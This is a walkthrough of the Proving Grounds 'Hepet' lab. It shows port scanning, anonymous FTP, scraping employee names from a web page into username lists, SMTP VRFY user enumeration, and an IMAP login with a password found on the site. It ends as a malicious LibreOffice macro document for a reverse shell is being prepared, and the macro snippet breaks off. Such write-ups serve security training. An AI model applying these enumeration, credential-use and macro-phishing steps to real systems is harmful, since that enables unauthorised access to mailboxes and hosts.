

Proving Grounds Practice 27 (SMTP)

Proving Grounds Practice — Hepet

Enumeration

NMAP

The first and most important step in **penetration testing** is **information gathering/reconnaissance**. Here, I started with **port scanning** using **Rustscan**. For a more effective reconnaissance process, I also utilize **AutoRecon**, which runs if the results of the basic recon are not helpful.

```
1 rustscan -a 192.168.134.140 -- -sV -oN nmap.txt EX
```

```
# Nmap 7.95 scan initiated Sat May 17 09:37:31 2025 as: /usr/lib/nmap/nmap --privileged -vvv -p 25,79,105,106,110,135,139,143,445,443,2224,5040,7680,8000,11100,20001,33006,49665,49667,49664,49666,49669,49668 -4 -sV -oN nmap.txt 192.168.134.140
Nmap scan report for 192.168.134.140
Host is up, received echo-reply ttl 125 (0.020s latency).
Scanned at 2025-05-17 09:37:44 EDT for 166s
```

PORT	STATE	SERVICE	REASON	VERSION
25/tcp	open	smtp	syn-ack ttl 125	Mercury/32 smtpd (Mail server account Maiser)
79/tcp	open	finger	syn-ack ttl 125	Mercury/32 fingerd
105/tcp	open	ph-addressbook	syn-ack ttl 125	Mercury/32 PH addressbook server
106/tcp	open	pop3pw	syn-ack ttl 125	Mercury/32 poppass service
110/tcp	open	pop3	syn-ack ttl 125	Mercury/32 pop3d
135/tcp	open	msrpc	syn-ack ttl 125	Microsoft Windows RPC
139/tcp	open	netbios-ssn	syn-ack ttl 125	Microsoft Windows netbios-ssn
143/tcp	open	imap	syn-ack ttl 125	Mercury/32 imapd 4.62
443/tcp	open	ssl/http	syn-ack ttl 125	Apache httpd 2.4.46 ((Win64) OpenSSL/1.1.1g PHP/7.3.23)
445/tcp	open	microsoft-ds?	syn-ack ttl 125	
2224/tcp	open	http	syn-ack ttl 125	Mercury/32 httpd
5040/tcp	open	unknown	syn-ack ttl 125	
7680/tcp	open	pando-pub?	syn-ack ttl 125	
8000/tcp	open	http	syn-ack ttl 125	Apache httpd 2.4.46 ((Win64) OpenSSL/1.1.1g PHP/7.3.23)
11100/tcp	open	vnc	syn-ack ttl 125	VNC (protocol 3.8)
20001/tcp	open	ftp	syn-ack ttl 125	FileZilla ftpd 0.9.41 beta
33006/tcp	open	mysql	syn-ack ttl 125	MariaDB 10.3.24 or later (unauthorized)
49664/tcp	open	msrpc	syn-ack ttl 125	Microsoft Windows RPC
49665/tcp	open	msrpc	syn-ack ttl 125	Microsoft Windows RPC
49666/tcp	open	msrpc	syn-ack ttl 125	Microsoft Windows RPC
49667/tcp	open	msrpc	syn-ack ttl 125	Microsoft Windows RPC
49668/tcp	open	msrpc	syn-ack ttl 125	Microsoft Windows RPC
49669/tcp	open	msrpc	syn-ack ttl 125	Microsoft Windows RPC

This command runs **RustScan**, which is a fast port scanner that integrates with **Nmap** for detailed service/version detection. Here's a step-by-step explanation of each part:

Breakdown:

```
rustscan
```

- This is the **RustScan** tool — it's known for scanning ports much faster than Nmap.

```
-a 192.168.134.140
```

- `-a` stands for **address** — this tells RustScan to scan the IP address `192.168.134.140`.

```
--
```

- This double dash (`--`) tells RustScan: **"The rest of the arguments are meant for Nmap."**
- Everything after `--` is passed **directly to Nmap**.

```
-sV
```

- This is an **Nmap flag** that tells it to:
 - **"Probe open ports to determine service/version info".**
 - So, once RustScan finds open ports, Nmap will try to figure out what services (like Apache, SSH, etc.) and what versions are running on those ports.

```
-oN nmap.txt
```

- This is another Nmap flag:
 - `-oN` means **output in normal (human-readable) format**.
 - `nmap.txt` is the file where the output will be saved.

✓ Summary:

This command uses RustScan to:

1. **Quickly scan all ports** on `192.168.134.140`.
2. **Find open ports.**
3. Then passes those ports to **Nmap**, which:
 - Runs **version detection** (`-sV`) on those ports.
 - Saves the results in a human-readable format to a file named `nmap.txt`.

Service Breakdown


Port	Service	Version Info	Notes
25	SMTP	Mercury/32 smtpd	Mail server
79	Finger	fingerd	Legacy user info service
105	PH	PH addressbook server	Rare, outdated web-based contact system

106	POP3pw	poppass service	For changing POP3 passwords
110	POP3	Mercury/32 pop3d	Mail access
135	MSRPC	Microsoft Windows RPC	DCOM service discovery
139	NetBIOS	NetBIOS-SSN	File/printer sharing
143	IMAP	Mercury/32 imapd	Mail access (IMAP)
443	HTTPS	Apache 2.4.46 (Win64), OpenSSL 1.1.1g, PHP/7.3.23	Web server with SSL
445	SMB	Microsoft-ds	File sharing
2224	HTTP		
5040	Unknown	Unknown	No service detected
7680	Pando-pub?	Apache 2.4.46 + PHP	Possibly hosting a web app
8000	HTTP	Apache httpd 2.4.46	Web service
11100	VNC	RealVNC 3.8	Remote desktop
20001	FTP	FileZilla ftpd 0.9.41 beta	FTP server
33006	MySQL	MariaDB 10.3.24 or later	Unauthorized access
49664–49669	MSRPC	Microsoft Windows RPC	Windows ephemeral RPC ports

◆ Port 25 – SMTP (Mercury/32 smtpd)

- **Service:** Simple Mail Transfer Protocol
- **Purpose:** Sends outgoing emails between mail servers.
 - 💡 Think of it like this:
 - **HTTP** is a protocol for the web. A **web server** (like Apache or Nginx) **uses HTTP** to serve webpages.
 - A **mail server** typically **hosts both protocols** so users can:

- ☒ **Send** emails — using **SMTP**
- ☒ **Receive** and **read** emails — using **IMAP** (or POP3)
- Can you view emails by connecting to an SMTP server?
 - **No**, SMTP is designed **only for sending (and relaying) emails**, *not* for viewing or retrieving them.
 - How do you view or receive emails then?
 - You use protocols like:
 - **IMAP** (Internet Message Access Protocol) — keeps emails on the server, syncs mailbox, lets you read and manage mail
 - **POP3** (Post Office Protocol version 3) — downloads emails to your client, usually removes from server
- **Notes:** Often used in email spoofing if misconfigured or open relay. Mercury/32 is an older Windows-based mail server.
 - **Port 25 (SMTP)** is also considered **insecure by default**, especially for **email submission or relay**



◆ Port 79 – Finger (fingered)

- **Service:** Finger Protocol
- **Purpose:** Used to query user information (like login time, username).
- **Notes:** Very outdated. Often disabled due to information disclosure risks.

◆ Port 105 – PH (PH addressbook server)

- **Service:** PH Protocol
- **Purpose:** Directory service for looking up contact info.
- **Notes:** Rare and obsolete. Might leak user/email info.

◆ Port 106 – POP3pw (poppass service)

- **Service:** POP3 Password Change Protocol
- **Purpose:** Lets users change their POP3 email password.
- **Notes:** May allow brute-force or cleartext password changing.

◆ Port 110 – POP3 (Mercury/32 pop3d)

- **Service:** Post Office Protocol v3
- **Purpose:** Lets users download emails from a server.
- **Notes:** Often used with insecure authentication. Can expose mailboxes if credentials are guessed.
 - **POP3 (Post Office Protocol v3)** is considered **insecure by default**, mainly due to how it handles authentication and data transmission

Risk	Description
1. Plaintext Authentication	POP3 typically sends usernames and passwords in cleartext , especially on port 110 (non-encrypted). A network sniffer like Wireshark can easily capture credentials.
2. No Encryption by Default	POP3 does not encrypt data unless used with SSL/TLS (commonly on port 995). Without encryption, emails and login info are visible to attackers on the network.
3. Weak Authentication	Some POP3 servers allow very weak passwords or lack brute-force protection. This makes it easier to guess credentials.
4. Downloads Emails to Client	POP3 typically downloads and deletes emails from the server, so users may lose emails if they switch devices.
5. Lacks Modern Security Features	Unlike IMAP or webmail, POP3 lacks support for modern features like multi-device sync, OAuth2, and advanced encryption.

✓ Secure Alternatives:

Protocol	Security Advantage
----------	--------------------

IMAP with SSL/TLS (port 993)	Encrypted and supports multiple devices.
POP3S (POP3 over SSL/TLS on port 995)	Encrypted version of POP3 — much safer than port 110.
Webmail with HTTPS	Uses SSL/TLS via browser, modern authentication (e.g., Google, Outlook).

◆ Port 135 – MSRPC (Microsoft RPC)

- **Service:** Remote Procedure Call (RPC)
- **Purpose:** Core Windows functionality for running services like WMI or DCOM.
- **Notes:** Used in exploits like **EternalBlue** (MS17-010) and DCOM lateral movement.

◆ Port 139 – NetBIOS-SSN

- **Service:** NetBIOS Session Service
- **Purpose:** Windows file and printer sharing.
- **Notes:** Can leak usernames, shares, and domain info. Often used with `enum4linux` or `smbclient`.

◆ Port 143 – IMAP (Mercury/32 imapd)

- **Service:** Internet Message Access Protocol
- **Purpose:** Email access protocol (keeps mail on the server).
- **Notes:** Might expose inboxes. IMAP servers can leak usernames during brute-force attempts.
 - IMAP (**I**nternet **M**essage **A**ccess **P**rotocol) keeps your email messages **on the mail server** by design.

◆ Port 443 – HTTPS (Apache 2.4.46 + OpenSSL + PHP/7.3.23)

- **Service:** Secure HTTP
- **Purpose:** Encrypted web browsing.
- **Notes:** Apache + PHP may host vulnerable web apps. OpenSSL versions <1.1.1m may have vulnerabilities.

◆ Port 5040 – Unknown

- **Service:** Unknown

- **Purpose:** Not recognized by Nmap.
- **Notes:** Could be a custom app or malware C2. You can test it with:
 - `nc` or `telnet`
 - Banner grabbing
 - `nmap -sV -p 5040`

◆ Port 8000 – HTTP (Apache 2.4.46)

- **Service:** Web server
- **Purpose:** Often used for development, admin panels, or alternate web interfaces.
- **Notes:** Try accessing `http://IP:8000` — could be an admin or debug panel.

◆ Port 11100 – VNC (RealVNC 3.8)

- **Service:** Virtual Network Computing
- **Purpose:** Remote desktop sharing.
- **Notes:**
 - Try connecting via `vncviewer IP:11100`
 - May not require authentication
 - Vulnerable VNC versions allow full desktop access
- What is VNC?
 - **VNC (Virtual Network Computing)** is a technology for **remote desktop sharing** — it lets you see and control another computer's desktop over a network.
 - **RealVNC 3.8** is a specific version of VNC software.
 - It runs a service that listens on a network port to accept remote desktop connections.
 - Commonly used by IT admins and support teams for remote access.

◆ Port 20001– FTP (FileZilla 0.9.41 beta)

- **Service:** File Transfer Protocol
- **Purpose:** Upload/download files to/from the server.
- **Notes:**
 - Try anonymous login: `ftp IP`
 - FileZilla 0.9.41 is outdated and may have bugs or weak access control

◆ Port 33006 – MySQL (MariaDB 10.3.24)

- **Service:** MySQL database
- **Purpose:** Backend storage for apps or sites.
- **Notes:**
 - Can be brute-forced with tools like `hydra` or `mysql -u root -p`
 - Often misconfigured to allow unauthenticated access or weak credentials

◆ Ports 49664, 49665, 49666, 49668, 49669 – MSRPC

- **Service:** Dynamic RPC Ports
- **Purpose:** Windows uses these for RPC communication after the initial 135 connection.
- **Notes:** Used by services like WMI and DCOM. Targeted in many Windows post-exploitation techniques.

Foothold

The initial **port scanning** revealed **numerous open ports**, but one set stood out — ports related to **E-Mail services**. This suggests that the machine might be involved in **phishing**.

Port FTP (20001)

I attempted an **anonymous login** to the FTP services, which succeeded. However, there was **no sensitive information** retrievable through this access.


```
$ ftp 192.168.134.140 20001
Connected to 192.168.134.140.
220-FileZilla Server version 0.9.41 beta
220-written by Tim Kosse (Tim.Kosse@gmx.de)
220 Please visit http://sourceforge.net/projects/filezilla/
Name (192.168.134.140:kali): anonymous
331 Password required for anonymous
Password:
230 Logged on
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir
229 Entering Extended Passive Mode (|||49878|)
150 Connection accepted
-r--r--r-- 1 ftp ftp          312 Oct 20  2020 .babelrc
-r--r--r-- 1 ftp ftp          147 Oct 20  2020 .editorconfig
-r--r--r-- 1 ftp ftp           23 Oct 20  2020 .eslintignore
-r--r--r-- 1 ftp ftp          779 Oct 20  2020 .eslinttrc.js
-r--r--r-- 1 ftp ftp          167 Oct 20  2020 .gitignore
-r--r--r-- 1 ftp ftp          228 Oct 20  2020 .postcssrc.js
-r--r--r-- 1 ftp ftp          346 Oct 20  2020 .tern-project
drwxr-xr-x 1 ftp ftp           0 Oct 20  2020 build
drwxr-xr-x 1 ftp ftp           0 Oct 20  2020 config
-r--r--r-- 1 ftp ftp        1376 Oct 20  2020 index.html
-r--r--r-- 1 ftp ftp       425010 Oct 20  2020 package-lock.json
-r--r--r-- 1 ftp ftp        2454 Oct 20  2020 package.json
-r--r--r-- 1 ftp ftp        1100 Oct 20  2020 README.md
drwxr-xr-x 1 ftp ftp           0 Oct 20  2020 src
drwxr-xr-x 1 ftp ftp           0 Oct 20  2020 static
-r--r--r-- 1 ftp ftp         127 Oct 20  2020 _redirects
226 Transfer OK
ftp>
```


Port 2224 (HTTP, Mailing List Subscriber Services)

No obvious injection points or exploitable functionality on this web service.

Welcome to localhost Mailing List Subscriber Services	
To subscribe to a list...	
Select the list here...	
... then click the 'Proceed...' button.	Proceed...
To manage an existing subscription to a mailing list...	
Select the list here...	
... then enter your e-mail address here...	
... enter your subscriber password here...	
... and then click the 'Subscription' button.	Subscription...
Forgotten your password for a list?	
Select the list here...	
... then enter your subscribed address here...	
... then click the 'Mail password...' button.	Mail password...
Your password will be e-mailed to your subscribed address when you click the button.	
Change your status for multiple lists	
Enter your subscribed address here...	
... then select the status you desire	Normal (receiving mail)
... then click the 'Set status...' button.	Set Status...
A confirmation message will be sent to your subscribed address asking you to confirm this action - once you have clicked the link in that message, the action will be completed.	

Port 8000 & 4443 (HTTP/S)

I found a **company profile site** with no obvious injection points or exploitable functionality. Despite that, a valuable discovery was made — the **employee list** was publicly visible on the website.



Gathering Usernames

I extracted all the employee names and compiled them into a custom **username wordlist** for further enumeration.

```
view-source:http://192.168.134.140:8000/
Kali Linux Kali Tools Kali Docs Kali Forums Welcome to XAMPP Kali NetHunter Exploit-DB Google Hacking DB OffSec
114 <div id="portfolio" class="container-fluid text-center bg-grey">
115 <h2>The Team</h2><br>
116 <h4>Meet us at our HQ</h4>
117 <div class="row text-center">
118 <div class="col-sm-4">
119 <div class="thumbnail">
120 
121 <p><strong>Ela Arwel</strong></p>
122 <p>System Administrator</p>
123 </div>
124 </div>
125 <div class="col-sm-4">
126 <div class="thumbnail">
127 
128 <p><strong>Charlotte D.</strong></p>
129 <p>Security & Pentester</p>
130 </div>
131 </div>
132 <div class="col-sm-4">
133 <div class="thumbnail">
134 
135 <p><strong>Magnus U.</strong></p>
136 <p>Designer</p>
137 </div>
138 </div>
139 <div class="row text-center">
140 <div class="col-sm-4">
141 <div class="thumbnail">
142 
143 <p><strong>Agnes T.</strong></p>
144 <p>Public Relations</p>
145 </div>
146 </div>
147 <div class="col-sm-4">
148 <div class="thumbnail">
149 
150 <p><strong>Jonas K.</strong></p>
151 <p>SicMundusCreatusEst</p>
152 </div>
153 </div>
154 <div class="col-sm-4">
155 <div class="thumbnail">
156 
157 <p><strong>Martha U.</strong></p>
158 <p>Writer</p>
159 </div>
160 </div>
161 </div>
```

Here are the list of employee:

```
$ cat users.txt
ela
arwel
charlotte
magnus
agnes
jonas
martha
```

Gathering Passwords

While gathering usernames from the **employee list**, I noticed that each employee had a clearly defined role — for example, *Magnus* was listed as a **Designer**.

However, one entry stood out:

```
<div class="col-sm-4">
  <div class="thumbnail">
    
    <p><strong>Jonas K.</strong></p>
    <p>SicMundusCreatusEst</p>
  </div>
```

That phrase clearly isn't a job title — in fact, it's a Latin phrase meaning “*Thus the world was created*”. This hinted strongly that it might actually be a **password**. I took note of it and considered the following for the next step:

- Possible valid credential: `jonas:SicMundusCreatusEst`
- Use `SicMundusCreatusEst` as a **password candidate** during **password spraying** attempts

E-Mail Related Port Pentest

After building a custom **username and password wordlist**, I proceeded with **SMTP enumeration** on port **25** using the tool `smtp-user-enum`.

Command:

```
1  smtp-user-enum -M VRFY -U users.txt -t 192.168.134.140
```

```
(kali㉿kali)-[~/.../OSCP/Proving-Grounds-Practice/Windows/Hepet-Intermediate]
$ smtp-user-enum -M VRFY -U users.txt -t 192.168.134.140
Starting smtp-user-enum v1.2 ( http://pentestmonkey.net/tools/smtp-user-enum )

| Scan Information |
|-----|
Mode ..... VRFY
Worker Processes ..... 5
Usernames file ..... users.txt
Target count ..... 1
Username count ..... 7
Target TCP port ..... 25
Query timeout ..... 5 secs
Target domain .....

##### Scan started at Sun May 18 01:06:07 2025 #####
192.168.134.140: agnes exists
192.168.134.140: magnus exists
192.168.134.140: charlotte exists
192.168.134.140: martha exists
192.168.134.140: jonas exists
##### Scan completed at Sun May 18 01:06:08 2025 #####
5 results.

7 queries in 1 seconds (7.0 queries / sec)
```

Part	Meaning

<code>smtp-user-enum</code>	The tool used to enumerate SMTP users.
<code>-M VRFY</code>	Method: Use the SMTP <code>VRFY</code> command to verify if a user exists. The <code>VRFY</code> command asks the SMTP server “Does this user exist?”
<code>-U users.txt</code>	Username list: A file containing a list of usernames to test (like <code>john</code> , <code>admin</code> , etc.).
<code>-t 192.168.134.140</code>	Target: The IP address of the SMTP server you're testing.

The enumeration results revealed **5 valid SMTP users**: `agnes`, `magnus`, `charlotte`, `martha`, `jonas`. These were noted as **valid email accounts** on the mail server.

Previously, I had identified potential valid credentials: `jonas:SicMundusCreatusEst`.

Using these credentials, I attempted to access the **IMAP service** running on port **143**. Upon accessing the mailbox, I found:

- **1 folder:** `INBOX`
- **5 email messages** inside

```
(kali@kali)-[~/.../OSCP/Proving-Grounds-Practice/Windows/Hepet-Intermediate]
$ telnet 192.168.134.140 143
Trying 192.168.134.140 ...
Connected to 192.168.134.140.
Escape character is '^]'.
* OK localhost IMAP4rev1 Mercury/32 v4.62 server ready.
a1 login "jonas" "SicMundusCreatusEst"
a1 OK LOGIN completed.
a1 list "" *
* LIST (\NoInferiors) "/" INBOX
a1 OK LIST completed.
a1 select INBOX
* 5 EXISTS
* 0 RECENT
* FLAGS (\Deleted \Draft \Seen \Answered)
* OK [UIDVALIDITY 1747528925] UID Validity
* OK [UIDNEXT 6] Predicted next UID
* OK [PERMANENTFLAGS (\Deleted \Draft \Seen \Answered)] Settable message flags
a1 OK [READ-WRITE] SELECT completed.
```

Command breakdown:

✅ Command 1:

```
1 telnet 192.168.134.140 143
```

Explanation:

You're using `telnet` to connect to port **143**, which is the **default port for IMAP** (Internet Message Access Protocol). IMAP is used to access emails stored on a remote server.

✓ Command 2:

```
1 a1 login "jonas" "SicMundusCreatusEst"
```

Explanation:

This logs in to the IMAP server using:

- Username: `jonas`
- Password: `SicMundusCreatusEst`

The `a1` is a **tag** — it's just a way to group the command and response together. You can use any tag like `a2`, `b1`, etc.

✓ Command 3:

```
1 a1 list "" *
```

Explanation:

This command lists all the available mailboxes (folders) for the logged-in user.

- `""` is the reference name (we're starting at the root).
 - The **reference name** in IMAP tells the server **where to start** looking in the mailbox hierarchy.
 - Think of it like a "base path" or "starting folder".
 - So, what does `""` mean?
 - An **empty string** (`""`) means:

"Start at the **top/root** of the mailbox hierarchy."

- `*` means list **all** mailboxes.
- It tells you what folders (like `INBOX`, `Sent`, etc.) exist.

🧠 Example:

Let's say a user has this mailbox structure:

```
nginx
```

Copy Edit

```
INBOX
INBOX/Sent
INBOX/Drafts
Projects/Work
Projects/Personal
```

- If you use:

```
bash
```

Copy Edit

```
list "" *
```

→ It will list **everything** from the root (`INBOX` , `Projects/Work` , etc.)

- If you use:

```
bash
```

Copy Edit

```
list "INBOX/" *
```

→ It will list only inside `INBOX` , like `INBOX/Sent` , `INBOX/Drafts` .

✅ Command 4:

```
1 a1 select INBOX
```

Explanation:

This tells the server: "I want to open the `INBOX` folder so I can read its messages."

It prepares the mailbox for reading emails and possibly modifying them.

✅ Step-by-Step IMAP Commands to Read Emails

◆ 1. Fetch the full body of message 1:

```
1 a2 fetch 1 body[]
```

Explanation:

- `fetch` is the IMAP command to retrieve message data.
- `1` is the **message number** (use 2, 3, etc., to read others).

- `body[ ]` means: "Give me the full body of the email, including headers and content."

◆ 2. (Optional) Fetch only the text body:

```
1 a3 fetch 1 body[TEXT]
```

Explanation:

- This fetches **only the email content**, excluding the headers (From, Subject, etc.).

◆ 3. (Optional) See all headers:

```
1 a4 fetch 1 body[HEADER]
```

Explanation:

- This returns only the email headers (From, Subject, Date, etc.).

Notes:

- You can replace `1` with any message number from 1 to 5 (as your inbox has 5 messages).
- Tags like `a2`, `a3`, etc., are arbitrary — you can use any unique identifier (but it must match on the command and response).

Outcome

Upon inspecting the **body of each email** inside `jonas`'s inbox, I discovered a recurring theme:

"All the spreadsheets and documents will be first procesed in the mail server directly to check the compatibility."

This **strongly suggests** that the account `mailadmin@localhost` is tied to a process or user on the mail server that automatically opens documents for inspection — probably using LibreOffice.

This suggests that the **mail server** is actively parsing or handling uploaded documents — potentially opening up a file-based attack surface (e.g., macro injection).


```

a1 fetch 2 body[text]
* 2 FETCH (BODY[text] {647})
This is a multi-part message in MIME format. To properly display this message you need a MIME-Version 1.0 compliant E
mail program.

-----MIME delimiter for sendEmail-808784.915440814
Content-Type: text/plain;
      charset="iso-8859-1"
Content-Transfer-Encoding: 7bit

Team,

We will be changing our office suite to LibreOffice. For the moment, all the spreadsheets and documents will be first
procesed in the mail server directly to check the compatibility.

I will forward all the documents after checking everything is working okay.

Sorry for the inconveniences.

-----MIME delimiter for sendEmail-808784.915440814--
)
a1 OK FETCH complete.

```

The email was sent from: `mailadmin@localhost`.

```

a1 fetch 2 body[header]
* 2 FETCH (BODY[header] {739})
Received: from spooler by localhost (Mercury/32 v4.62); 19 Oct 2020 12:28:41 -0700
X-Envelope-To: <jonas@localhost>
Return-path: <mailadmin@localhost>
Received: from kali (192.168.118.8) by localhost (Mercury/32 v4.62) with ESMTTP ID MG000001;
      19 Oct 2020 12:28:40 -0700
Message-ID: <359094.447081105-sendEmail@kali>
From: "mailadmin@localhost" <mailadmin@localhost>
To: "agnes@localhost" <agnes@localhost>
Cc: "jonas@localhost" <jonas@localhost>,
      "magnus@localhost" <magnus@localhost>
Subject: Important
Date: Mon, 19 Oct 2020 19:28:39 +0000
X-Mailer: sendEmail-1.56
MIME-Version: 1.0
Content-Type: multipart/related; boundary="-----MIME delimiter for sendEmail-808784.915440814"
X-PMFLAGS: 570949760 0 1 YGWVEUL6.CNM
)
a1 OK FETCH complete.

```

Observed Email Headers (from image):

- **From:** `mailadmin@localhost`
- **To:** `agnes@localhost`
- **CC:** `jonas@localhost`, `magnus@localhost`
- **Mailer:** `sendEmail-1.56`
- **Date:** 19 Oct 2020
- **Message-ID:** `<359904.447081105-sendEmail@kali>` ← possibly attacker-controlled.

This aligns with phishing infrastructure using tools like `sendEmail` and a spoofed internal sender.



What is a `Message-ID`?

The `Message-ID` is a **unique identifier** assigned to each email by the mail client or mail server that sends it.

Think of it like a **serial number** or **fingerprint** for every email.

In a normal company email:

```
1 12345.abcde@mail.company.com
```

-

It often includes:

- A number or timestamp.
- The sending domain (like `company.com`).

What is it used for?

1. Threading conversations (Replies and Forwards)

- When you reply to or forward an email, your mail client uses the original `Message-ID` to **link it to the conversation**.
- That's how email clients know which emails belong to the same thread.

2. Email tracking and deduplication

- Mail servers and spam filters check the `Message-ID` to:
 - Detect **duplicate emails**
 - Track email **delivery**
 - Help with **spam detection**

3. Forensics and Analysis

- Blue teams or investigators use it to:
 - Trace **who generated the email**
 - Spot fake or suspicious emails (like a `Message-ID` that looks homemade or comes from a tool like `sendEmail@kali`)

Why Does It Matter in Your Case?

In a normal company email:

```
1 Message-ID: <abc123@outlook.office365.com>
```

- Looks normal. Comes from a real provider like Outlook or Gmail.

In your phishing email:

```
1 Message-ID: <359904.447081105-sendEmail@kali>
```

This shows:

- It was sent using `sendEmail` (a tool used by attackers)
- From a Kali machine (a hacker/pen tester box)
- **NOT from a legit mail server**

So if a defender saw this, they'd say:

"Wait, why is this message pretending to be internal, but has a Message-ID from a Kali Linux box using a hacker tool?"

That's the suspicious part.

In addition to that, `mailadmin@localhost` is **not** a real or trusted email address?

- Because **in real corporate or internet-facing email systems**, the domain should look like this:

```
1 ceo@company.com
2 admin@corp.local
3 it-support@bank.net
```

- **These are:**
 - Registered domains
 - Configured in DNS
 - Managed by real email servers
- **✗** But `@localhost` is:

Property	Description
Not a real domain	No DNS, no internet presence
Used only locally	Refers to sender's own machine
Common in fake setups	Often used by attackers, devs, or test environments

Real Email Address	Fake or Suspicious Address
<code>helpdesk@company.com</code>	<code>mailadmin@localhost</code>
<code>alerts@google.com</code>	<code>sysadmin@127.0.0.1</code>

billing@amazon.com	admin@localhost
--------------------	-----------------

billing@amazon.com	admin@localhost
--------------------	-----------------

Initial Access: Email Phishing


Based on this information, I've identified a phishing scenario: sending an email with a subject related to a spreadsheet or document to `mailadmin@localhost`. Since the latest mail server is confirmed to use LibreOffice, I need to craft a **malicious document in ODT or ODS format** containing a macro for a reverse shell.

Malicious Script

 You generated a malicious `.ods` (LibreOffice) document

To generate the malicious ODS document, I used the following

tool: <https://github.com/0bfxgh0st/MMG-LO/>



```

197     shutil.rmtree(temporary_path)
198     print ("Done.")
199
200     if sys.argv[1] == 'windows':
201
202         vbscall = '''Set oShell = CreateObject("Wscript.Shell")
203         oShell.Run'''
